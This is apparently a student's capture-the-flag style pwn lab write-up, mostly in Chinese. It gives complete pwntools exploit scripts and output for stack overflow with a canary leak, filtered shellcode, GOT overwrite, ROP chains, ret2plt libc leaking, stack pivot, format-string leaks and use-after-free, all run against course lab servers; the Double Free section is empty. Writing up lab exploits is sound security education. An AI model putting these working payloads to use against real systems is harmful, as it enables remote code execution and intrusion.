

Pwn Lab Writeup

- 學號：109550206

Stackoverflow

- Flag：flag{Y0u_know_how2L3@k_canAry}

解題流程與思路

解題過程：

1. 先看 source code，可以發現其會送我們兩個 Gift，第一個是包含 `system("/bin/sh")` 的 win function，第二則是在 main function 中的 local 字串的 overflow 的資料。再來可以對該 local 字串 overflow 寫入。
2. 然後透過 gdb 可以看到於 stack 上 overflow 到的範圍包含 canary、return address 的資訊，表示可以自由更改 return address，將其從 return `__libc_start_main` 改去 win function 以執行 `system("/bin/sh")`。

```
[ STACK ]
00:0000 rsi rsp 0x7fffffff090 ← '1111111\n'
01:0000 -008 0x7fffffff098 ← 0x89836e3f1fb96800
02:0010 rbp 0x7fffffff0a0 ← 0x1
03:0018 +008 0x7fffffff0a8 → 0x7ffff7db1d90 (__libc_start_call_main+128) ← mov edi, eax
04:0020 +010 0x7fffffff0b0 ← 0x0
05:0028 +018 0x7fffffff0b8 → 0x55555555203 (main) ← 0xe5894855fale0ff3
06:0030 +020 0x7fffffff0c0 ← 0x1ffffe1a0
07:0038 +028 0x7fffffff0c8 → 0x7fffffff42e ← '/mnt/c/Users/user.DESKTOP-VP23
IAB/Desktop/pwn/lab_stackoverflow/release/share/lab'

[ BACKTRACE ]
> 0 0x555555552b8 main+181
1 0x7ffff7db1d90 __libc_start_call_main+128
2 0x7ffff7db1e40 __libc_start_main+128
3 0x55555555125 _start+37

pwndbg>
```

3. 根據其 stack 資訊去 overflow `b'1' * 0x8 + canary + b'\0' * 8 + p64(win)`，會發現 crash 了，實際去追會發現是因為 call system 時用到了 `movaps`，而其規範的 rsp 需為 0x10 的倍數，會出現此問題是因為我們亂跳 function 使其多一次 push rbp 造成的影響，一般情況編譯就會處理掉使其不會發生此狀況。

```
0x7f40a7d01940 <do_system+80> mov QWORD PTR [rsp+0x180], 0x1
0x7f40a7d0194c <do_system+92> mov DWORD PTR [rsp+0x208], 0x0
0x7f40a7d01957 <do_system+103> mov QWORD PTR [rsp+0x188], 0x0
→ 0x7f40a7d01963 <do_system+115> movaps XMMWORD PTR [rsp], xmm1
0x7f40a7d01967 <do_system+119> lock cmpxchg DWORD PTR [rip+0x1cae11],
0x7f40a7d0196f <do_system+127> jne 0x7f40a7d01c20 <do_system+816>
0x7f40a7d01975 <do_system+133> mov eax, DWORD PTR [rip+0x1cae09]
0x7f40a7d0197b <do_system+139> lea edx, [rax+0x1]
0x7f40a7d0197e <do_system+142> mov DWORD PTR [rip+0x1cae00], edx
```

4. 而觀察 win function，可以發現可以跳過前面的 push rbp，使其使 rsp 可以被 0x10 整除。

```
000000000011e9 <win>:
11e9: f3 0f 1e fa      endbr64
11ed: 55              push %rbp
11ee: 48 89 e5        mov %rbp,%rbp
11f1: 48 8d 05 0c 0e 00 00 lea 0xe0c(%rip),%rax # 2004 <_IO_stdin_used+0x4>
11f8: 48 89 c7        mov %rax,%rdi
11fb: e8 c0 fe ff ff  call 10c0 <system@plt>
1200: 90              nop
1201: 5d              pop %rbp
1202: c3              ret
```

5. 原本會跳到 win (...e9) 改成跳過 push rbp 的 (...f1)。就可以讓其跳去執行 shell，再輸入指令撈出 flag 即可。

取得 **flag** 的畫面：

Shellcode

- ## 解題流程與思路

1. 看 `source` 可以發現其給了一塊可寫可讀可執行的區塊，請我們寫入 `shellcode` 並執行，但其限制當中不能包含 `0x0f`、`0x05`，而我們期望去 `call syscall` 以叫出 `shell`，其限制了我們執行 `syscall` 的指令，因此改成在 `shellcode` 中計算並插入 `syscall`。

No. 2 / 12

取得 flag 的畫面：

```
cps@cps:~/pwn/lab_shellcode$ python sol.py
0: 48 b8 2f 62 69 6e 2f 73 68 00 movabs rax, 0x68732f6e69622f
a: 50 push rax
b: 48 89 e7 mov rdi, rsp
e: 48 31 f6 xor rsi, rsi
11: 48 31 d2 xor rdx, rdx
14: 48 c7 c0 3b 00 00 00 mov rax, 0x3b
1b: 48 c7 c1 08 03 00 00 mov rcx, 0x308
22: 48 81 c1 07 02 00 00 add rcx, 0x207
29: 48 89 0d 00 00 00 00 mov QWORD PTR [rip+0x0], rcx # 0x30
[+] Opening connection to 10.113.184.121 on port 10042: Done
b'flag{How_you_do0o0o0o_sysca111111}'
[*] Closed connection to 10.113.184.121 port 10042
```

Got

- Flag: `flag{Libcccccccccccccccccccccccccccc}`

解題流程與思路

解題過程：

- 可以發現其中有一個 arr array 可以指定任意 index 進行讀取、輸入，且最後面有一個 `printf("/bin/sh");`，若將其改成 `system("/bin/sh");`，即可得到 shell，而我們可以透過將 Got table 中關於 printf 的 address 改成 system 的來做到這件事。
- 透過 IDA 可以看到 arr 跟 GOT 關於 printf 的距離為 0x4020 - 0x4048。

```
✓ .got.plt:0000000000004000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000004008 qword_4008 dq 0 ; DATA XREF: sub_1020tr
.got.plt:0000000000004010 qword_4010 dq 0 ; DATA XREF: sub_1020+6tr
.got.plt:0000000000004018 off_4018 dq offset __stack_chk_fail
.got.plt:0000000000004018 ; DATA XREF: __stack_chk
.got.plt:0000000000004020 off_4020 dq offset printf ; DATA XREF: _printf+4tr
.got.plt:0000000000004028 off_4028 dq offset setvbuf ; DATA XREF: _setvbuf+4tr
.got.plt:0000000000004030 off_4030 dq offset __isoc99_scanf ; DATA XREF: __isoc99_sc
.got.plt:0000000000004030 _got_plt ends
.got.plt:0000000000004030
.data:0000000000004038 ; =====
.data:0000000000004038 ; Segment type: Pure data
.data:0000000000004038 ; Segment permissions: Read/Write
.data:0000000000004038 _data segment qword public 'DATA' use64
.data:0000000000004038 assume cs:_data
.data:0000000000004038 ;org 4038h
.data:0000000000004038 public __data_start ; weak
✓ .data:0000000000004038 __data_start db 0 ; Alternative name is '__dat
.data:0000000000004038 ; data_start
.data:0000000000004039 db 0
.data:000000000000403A db 0
.data:000000000000403B db 0
.data:000000000000403C db 0
.data:000000000000403D db 0
.data:000000000000403E db 0
.data:000000000000403F db 0
.data:0000000000004040 public __dso_handle
.data:0000000000004040 ; void *_dso_handle
.data:0000000000004040 __dso_handle dq offset __dso_handle ; DATA XREF: __do_global_dto
.data:0000000000004040 ; .data:__dso_handle+0
.data:0000000000004048 public arr
.data:0000000000004048 ; QWORD arr[1]
.data:0000000000004048 arr dq 4D2h ; DATA XREF: main+93fo
.data:0000000000004048 ; main+D8fo
.data:0000000000004048 _data ends
.data:0000000000004048
```

3. 然後確認 printf、system 的 offset 差距。

```
root@c6bc4488af11:/# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep printf
 58: 00000000000082ba0 179 FUNC GLOBAL DEFAULT 15 swprintf@@GLIBC_2.2.5
267: 00000000000082c60 27 FUNC GLOBAL DEFAULT 15 vwprintf@@GLIBC_2.2.5
590: 00000000000060a10 183 FUNC GLOBAL DEFAULT 15 dprintf@@GLIBC_2.2.5
778: 00000000000060630 183 FUNC GLOBAL DEFAULT 15 fprintf@@GLIBC_2.2.5
1211: 00000000000060950 183 FUNC WEAK DEFAULT 15 asprintf@@GLIBC_2.2.5
1430: 00000000000088340 11 FUNC WEAK DEFAULT 15 vdprintf@@GLIBC_2.2.5
1597: 0000000000005a4a0 11 FUNC GLOBAL DEFAULT 15 vfprintf@@GLIBC_2.2.5
1954: 00000000000060880 197 FUNC GLOBAL DEFAULT 15 sprintf@@GLIBC_2.2.5
1973: 00000000000082ae0 183 FUNC WEAK DEFAULT 15 fwprintf@@GLIBC_2.2.5
2178: 000000000000607c0 179 FUNC WEAK DEFAULT 15 snprintf@@GLIBC_2.2.5
2286: 0000000000005a4b0 27 FUNC GLOBAL DEFAULT 15 vprintf@@GLIBC_2.2.5
2379: 00000000000082c80 204 FUNC GLOBAL DEFAULT 15 wprintf@@GLIBC_2.2.5
2917: 000000000000819c0 183 FUNC WEAK DEFAULT 15 vsprintf@@GLIBC_2.2.5
2922: 000000000000606f0 204 FUNC GLOBAL DEFAULT 15 printf@@GLIBC_2.2.5
root@c6bc4488af11:/# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
1481: 00000000000050d70 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5
root@c6bc4488af11:/# |
```

4. 也就可以得知我們要對 $\text{arr}[(0x4020 - 0x4048) / 8]$ 的值 $-0x606f0 + 0x50d70$ 。

```
from pwn import *
r = remote('10.113.184.121', 10043)
r.recvuntil(b'idx: ')
index = (0x4020 - 0x4048) // 0x8
r.sendline(str(index).encode())
printf_offset = int(r.recvline().split(b' = ')[1].split(b'\n')[0])
print(hex(printf_offset))
r.recvuntil(b'val: ')
system_offset = printf_offset - 0x606f0 + 0x50d70
r.sendline(str(system_offset).encode())
r.sendline(b'cat /home/lab/flag')
print(r.recv())
r.close()
```

取得 flag 的畫面：

```
cps@cps:~/pwn/lab_got$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10043: Done
0x7f373eb676f0
b'flag{Libcccccccccccccccccccccccccccccccc}'
[*] Closed connection to 10.113.184.121 port 10043
```

ROP_RW

- Flag: `flag{ShuSHuSHU}`

解題流程與思路

解題過程：

- 根據 Source code 可以發現，其讀取 flag 後與 secret xor 後存起來，並存在另一個 function 在 input 字串為特定字串與 secret 的 xor 的話，會印出 flag。其中於 main 的 local 陣列變數 buf 因為使用 gets 進行輸入因此可以 overflow，來跳到該 function。
- 首先其後將其給我們的 secret 與特定字串 xor。

```

r.recvuntil(b'secret = ')
secret = r.recvline().strip()
secret = int(secret, 16)
print("secret:", hex(secret))
val1 = u64(b'kyoumoka') ^ secret
val2 = u64(b'waii'.ljust(8, b'\x00')) ^ secret

```

3. 接著要設法使其跳至 check function，並附上指向上述字串的地方的參數。因此希望能有 `pop rdi` 和與 `mov [rdi]` 有關的 gadget，透過 `ROPgadget --binary ./chal | less` 來找。最後找的跟 `rdx` 有關的 `mov`。接著於記憶體中找一塊可以寫的地方來放。因此 rop chain 就會是先將跳至 `pop rdi`，使 `rdi = bss`，再跳至 `pop rdx` 使 `rdx = val`，再跳至 `mov` 使 `[bss] = val`，最後在將 `rdi` 設為 `bss` 並跳至 `check`。而透過 `gdb` 可以知道要跳 `0x28` 個位置才能蓋到 `ret address`。

```

#0x0000000004020af : pop rdi ; ret
#0x000000000485e8b : pop rdx ; pop rbx ; ret
#0x0000000004337e3 : mov qword ptr [rdi], rdx ; ret
pop_rdi = 0x0000000004020af
pop_rdx_rbx = 0x000000000485e8b
mov_rdi_rdx = 0x0000000004337e3
bss = 0x4c7320
rop = flat([pop_rdi, bss,
            pop_rdx_rbx, val1, 0,
            mov_rdi_rdx,
            pop_rdi, bss + 0x8,
            pop_rdx_rbx, val2, 0,
            mov_rdi_rdx,
            pop_rdi, bss,
            check])
payload = b'A' * 0x28 + rop

```

4. 接著如果直接送的話會 error，因為碰 `movaps` 的 `rbp` 不能整除 `0x10`。因此將 `check` 的位置設為 `push rbp` 的下一個指令，來調整 `rbp` 的值。

```

0000000004017b5 <check>:
4017b5: f3 0f 1e fa      endbr64
4017b9: 55              push    %rbp
4017ba: 48 89 e5        mov     %rsp,%rbp
4017bd: 48 83 ec 40     sub     $0x40,%rsp
4017c1: 48 89 7d c8     mov     %rdi,-0x38(%rbp)
4017c5: c7 45 fc 00 00 00 00 movl    $0x0,-0x4(%rbp)
4017cc: eb 3c          jmp     40180a <check+0x55>
4017ce: 8b 45 fc        mov     -0x4(%rbp),%eax
4017d1: 48 98          cldq

```

```
check = 0x4017ba
```

5. 接著送過去就會將 `flag xor 'kyoumokawaii' xor secret` 送回來。

```

from pwn import *
context.arch = 'amd64'
pop_rdi = 0x0000000004020af
pop_rdx_rbx = 0x000000000485e8b
mov_rdi_rdx = 0x0000000004337e3
bss = 0x4c7320

```



```

check = 0x4017ba
r = remote('10.113.184.121', 10051)
r.recvuntil(b'secret = ')
secret = r.recvline().strip()
secret = int(secret, 16)
val1 = u64(b'kyoumoka') ^ secret
val2 = u64(b'waii'.ljust(8, b'\x00')) ^ secret
rop = flat([pop_rdi, bss,
            pop_rdx_rbx, val1, 0,
            mov_rdi_rdx,
            pop_rdi, bss + 0x8,
            pop_rdx_rbx, val2, 0,
            mov_rdi_rdx,
            pop_rdi, bss,
            check])

payload = b'A' * 0x28 + rop
r.recvuntil(b'> ')
r.sendline(payload)
r.recvuntil(b'flag = ')
flag = r.recvline()
flag = p64(u64(flag[0:8]) ^ u64(b'kyoumoka') ^ secret) + p64(u64(flag[8:16])
^ u64(b'waii'.ljust(8, b'\x00')) ^ secret)
print(flag)
r.close()

```

取得 flag 的畫面：

```

cps@cps:~/pwn/lab_rop_rw$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10051: Done
secret: 0x7278d55cccc6a595
val1: 0x1313ba31b9a9dcfe
val2: 0x7278d55ca5afc4e2
b'flag{ShUsHuSHU}\n'
[*] Closed connection to 10.113.184.121 port 10051

```

ROP_Syscall

- Flag : `flag{www.youtube.com/watch?v=apN1VxxKio4}`

解題流程與思路

解題過程：

1. 這題一樣有一個可以 overflow 的 buf，且於記憶體中找得到 '/bin/sh' 字串。因此可以嘗試填好 sys_execve 的參數來執行 shell。

```

#rax: 59
#rdi: const char *filename = '/bin/sh'
#rsi: const char *const argv[] = NULL
#rdx: const char *const envp[] = NULL

```

2. 因此要透過 ROPgadget --binary ./chal | less 來找 rax, rdi, rsi, rdx, syscall 的 gadget。

```
#0x000000000401f0f : pop rdi ; ret
#0x000000000409f7e : pop rsi ; ret
#0x000000000485e0b : pop rdx ; pop rbx ; ret
#0x000000000450087 : pop rax ; ret
#0x000000000401cc4 : syscall
```

3. 並透過 gdb 找到要 overflow 多少和 shell 字串的位置。

```
[#0] 0x4017ed → main()
gef> grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/mnt/c/Users/user.DESKTOP-VP23IAB/Desktop/pwn/lab_rop_syscall/release/share/chal'(0x498000-0x4c1000), permission=r--
0x498027 - 0x49802e → "/bin/sh"
gef> |
```

4. 送出去後就會接到 shell 可以直接 cat。

```
from pwn import *
context.arch = 'amd64'
r = remote('10.113.184.121', 10052)
#0x000000000401f0f : pop rdi ; ret
#0x000000000409f7e : pop rsi ; ret
#0x000000000485e0b : pop rdx ; pop rbx ; ret
#0x000000000450087 : pop rax ; ret
#0x000000000401cc4 : syscall
#0x498027 - 0x49802e → "/bin/sh"
shell = 0x498027
pop_rdi = 0x000000000401f0f
pop_rsi = 0x000000000409f7e
pop_rdx_rbx = 0x000000000485e0b
pop_rax = 0x000000000450087
syscall = 0x000000000401cc4

rop = flat([pop_rdi, shell,
            pop_rsi, 0,
            pop_rdx_rbx, 0, 0,
            pop_rax, 59,
            syscall])

payload = b'A' * 0x18 + rop

r.recvuntil(b'> ')
r.sendline(payload)
r.sendline(b'cat /home/chal/flag.txt')
print(r.recvline())
r.close()
```

取得 flag 的畫面：

```
cps@cps:~/pwn/lab_rop_syscall$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10052: Done
b'flag{www.youtube.com/watch?v=apN1VxXKio4}\n'
[*] Closed connection to 10.113.184.121 port 10052
```


ret2plt

- Flag : flag{__libc_csu_init_1s_P0w3RFu1l!!}

解題流程與思路

解題過程：

1. 這題一樣有 buf 可以 overflow，但是可以用的 gadget 變少了，尤其是沒有 syscall，因此改成偷用 libc 的 system，它有用 puts、gets 可以分別找到其 plt、got



```
0x4011d8 <main+66>    mov     eax, 0x0
0x4011dd <main+71>    call   0x401090 <gets@plt>
0x4011e2 <main+76>    lea     rdi, [rip+0xe2b]          # 0x402014
→ 0x4011e9 <main+83>    call   0x401070 <puts@plt>
L 0x401070 <puts@plt+0>    endbr64
0x401074 <puts@plt+4>    bnd     jmp QWORD PTR [rip+0x22ed] # 0x403368 <puts@got.plt>
0x40107b <puts@plt+11>    nop     DWORD PTR [rax+rax*1+0x0]
0x401080 <printf@plt+0>    endbr64
0x401084 <printf@plt+4>    bnd     jmp QWORD PTR [rip+0x22e5] # 0x403370 <printf@got.plt>
0x40108b <printf@plt+11>    nop     DWORD PTR [rax+rax*1+0x0]

puts@plt (
  $rdi = 0x0000000000402014 → 0x000021206d6f6f62 ("boom !"? )
)

[#0] Id 1, Name: "chal", stopped 0x4011e9 in main (), reason: SINGLE STEP
[#0] 0x4011e9 → main()

gef> x/x 0x40107b + 0x22ed
0x403368 <puts@got.plt>:      0x00401030
gef> |
```

2. 因此可以把 rdi 設成 puts_got 後，return 到 puts_plt，使其把 puts_got 印出來，再計算 libc base，算出 system 位置，再把 rdi 設成 bss (透過 gdb 找到的可寫位置) 後，return 到 gets_plt，以讀進 "/bin/sh" 字串，再把 rdi 設成 puts_got 後，return 到 gets_plt，以把 puts_got 改成指到 system。最後 rdi = bss 去 return 到 puts_plt，就會實際 call system("/bin/sh")。

```
from pwn import *
import time
context.arch = 'amd64'
r = remote('10.113.184.121', 10053)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
bss = 0x403400
#0x0000000000401263 : pop rdi ; ret
pop_rdi = 0x0000000000401263
#> 0x401090 <gets@plt> endbr64
#> 0x401070 <puts@plt> endbr64
#0x403368 <puts@got.plt>
gets_plt = 0x401090
puts_plt = 0x401070
puts_got = 0x403368
rop = flat([pop_rdi, puts_got,
            puts_plt,
            pop_rdi, bss,
            gets_plt,
            pop_rdi, puts_got,
            gets_plt,
            pop_rdi, bss,
            puts_plt])
payload = b'a' * 0x28 + rop
r.sendline(payload)
r.recvline()
puts_addr = u64(r.recv(6).ljust(8, b'\x00'))
r.recvline()
libc.address = puts_addr - libc.sym['puts']
system_addr = libc.sym['system']
```



```

r.sendline(b'/bin/sh\x00')
r.sendline(p64(system_addr))
time.sleep(0.1)
r.sendline(b'cat /home/chal/flag.txt')
print(r.recvline())
r.close()

```

取得 flag 的畫面：

```

cps@cps:~/pwn/lab_ret2plt$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10053: Done
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
b'flag{__libc_csu_init_1s_P0w3RFu1l!!}\n'
[*] Closed connection to 10.113.184.121 port 10053

```

Stack Pivot

- Flag : `flag{www.youtube.com/watch?v=VLxvVPNpU04}`

解題流程與思路

解題過程：

1. 此題也有一個 buf 可以 overflow，但其限制了可 overflow 的長度，因此會限制我們能進行的操作，但我們可以透過蓋掉存在 stack 的 rbp 來控制 stack 的位置，並於最後一個 ret 時再回到前面 read 再 overflow 一次去執行其他接續操作。
2. 除此之外，也造成我可以指定我們要在指定的可寫記憶體中寫入我們想寫的任意內容，因此可以寫入 `"/bin/sh"`，再去 call `execve`。
3. 於 gadget 找到 `rax, rdi, rsi, rdx, syscall` 後，找一塊可寫記憶體 `bss`，蓋掉 `rbp`，再回去 read 一次。塞 `"/bin/sh"` 到 `bss - 0x20`，call `execve` 並給參數 `bss - 0x20`，即拿到 shell。

```

from pwn import *
import time
context.arch = 'amd64'
r = remote('10.113.184.121', 10054)
#0x0000000000401832 : pop rdi ; ret
#0x000000000040f01e : pop rsi ; ret
#0x000000000047dcba : pop rax ; pop rdx ; pop rbx ; ret
pop_rdi = 0x0000000000401832
pop_rsi = 0x000000000040f01e
pop_rax_rdx_rbx = 0x000000000047dcba
...

448280:      0f 05                syscall
448282:      48 3d 00 f0 ff ff    cmp     $0xfffffffffffff000,%rax
448288:      77 56                ja      4482e0 <__libc_read+0x70>
44828a:      c3                  ret
...

syscall = 0x448280
...

```

```

401ce1:    48 8d 45 e0          lea    -0x20(%rbp),%rax
401ce5:    ba 80 00 00 00       mov    $0x80,%edx
401cea:    48 89 c6             mov    %rax,%rsi
401ced:    bf 00 00 00 00       mov    $0x0,%edi
401cf2:    e8 79 65 04 00       call  448270 <__libc_read>
401cf7:    b8 00 00 00 00       mov    $0x0,%eax
401cfc:    c9                 leave
...

read = 0x401ce1
bss = 0x4c2400

rop = flat([bss, # rbp
            read])
payload = b'a' * 0x20 + rop
r.sendline(payload)

rop = flat([pop_rdi, bss - 0x20,
            pop_rsi, 0,
            pop_rax_rdx_rbx, 59, 0, 0,
            syscall])
payload = b'/bin/sh'.ljust(0x28, b'\x00') + rop
r.sendline(payload)
time.sleep(0.1)
r.sendline(b'cat /home/cha1/flag.txt')
print(r.recvline())
r.close()

```

取得 flag 的畫面：

```

cps@cps:~/pwn/lab_stack_pivot$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10054: Done
b'flag{www.youtube.com/watch?v=VLxvVPNpU04}\n'
[*] Closed connection to 10.113.184.121 port 10054

```

FMT

- Flag : `flag{www.youtube.com/watch?v=Ci_zad39Uhw}`

解題流程與思路

解題過程：

1. 可以看到我們可以控制 `printf()` 的參數內容，且由於這次 code 的 address 會變，因此需要先得到 base，再算出全域變數 flag 的位置。
2. 於 `printf` 中放 `"%p"` 會輸出 stack 後一個值，於 `gdb` 裡找一個不太會被改到跟 code 有關的 address 來輸出，並算出 base 可得知 全域變數 flag 的位置。再透過疊 `%p` 來到 flag 旁再改 `%s` 即可輸出 flag。

```

from pwn import *
r = remote('10.113.184.121', 10055)
payload = b'%45$p\n'
off = 0x11e9
r.send(payload)
text_leak = int(r.recvline().strip(), 16)
text_base = text_leak - off

```

```

flag_addr = text_base + 0x4040
payload = b'%p' * 0x17 + b'.' + b'%s'
payload = payload.ljust(0x80, b'\x00')
payload += p64(flag_addr)
r.send(payload)
r.recvuntil(b'.')
print(r.recvline())
r.close()

```

取得 flag 的畫面：

```

cps@cps:~/pwn/lab_fmt_leak$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10055: Done
b'flag{www.youtube.com/watch?v=Ci_zad39Uhw}\n'
[*] Closed connection to 10.113.184.121 port 10055

```

UAF

- Flag : `flag{https://www.youtube.com/watch?v=CUSUhXqThjY}`

解題流程與思路

解題過程：

1. 將小段 malloc free 掉後可預期後被誰檢走，且值仍存在，即可用來是另一個執行操作的物件獲得特殊字串作為參數。

```

from pwn import *
r = remote('10.113.184.121', 10057)

def register(idx):
    r.recvuntil(b'choice: ')
    r.send(b'1\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')

def delete(idx):
    r.recvuntil(b'choice: ')
    r.send(b'2\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')

def set_name(idx, length, name):
    r.recvuntil(b'choice: ')
    r.send(b'3\x00')
    r.recvuntil(b'Index: ')
    r.send(str(idx).encode() + b'\x00')
    r.recvuntil(b'Length: ')
    r.send(str(length).encode() + b'\x00')
    r.recvuntil(b'Name: ')
    r.send(name)

def trigger_event(idx):
    r.recvuntil(b'choice: ')
    r.send(b'4\x00')
    r.recvuntil(b'Index: ')

```

```

r.send(str(idx).encode() + b'\x00')

r.recvuntil(b'gift1: ')
system = int(r.recvline().strip(), 16)
print('system: ' + hex(system))
r.recvuntil(b'gift2: ')
heap = int(r.recvline().strip(), 16)
print('heap: ' + hex(heap))
shell = heap + 0x60
register(0)
register(1)
set_name(1, 0x10, b'sh\x00')
delete(0)
set_name(1, 0x18, p64(0) + p64(shell) + p64(system))
trigger_event(0)
r.recvline()
r.sendline(b'cat /home/cha1/flag.txt')
print(r.recvline())
r.close()

```

取得 flag 的畫面：

```

cps@cps:~/SP/pwn_lab/uaf$ python sol.py
[+] Opening connection to 10.113.184.121 on port 10057: Done
system: 0x7f285ed5e290
heap: 0x55ab170b12a0
b'flag{https://www.youtube.com/watch?v=CUSUhXqThjY}\n'
[*] Closed connection to 10.113.184.121 port 10057

```

Double Free

- Flag : ``

解題流程與思路

解題過程：

取得 flag 的畫面：